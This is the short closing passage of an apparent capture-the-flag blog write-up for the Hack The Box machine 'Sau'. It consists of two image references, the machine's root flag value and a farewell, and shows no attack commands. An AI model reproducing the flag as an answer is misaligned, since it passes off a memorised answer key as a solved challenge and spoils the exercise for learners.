

The root flag of the machine "Sau": 7bb63fc582d89f0a31be149252dd9d55
Hope you enjoyed reading my blog about solving the “Sau” machine from HTB —RedTeam Track.
See you in another write-up!.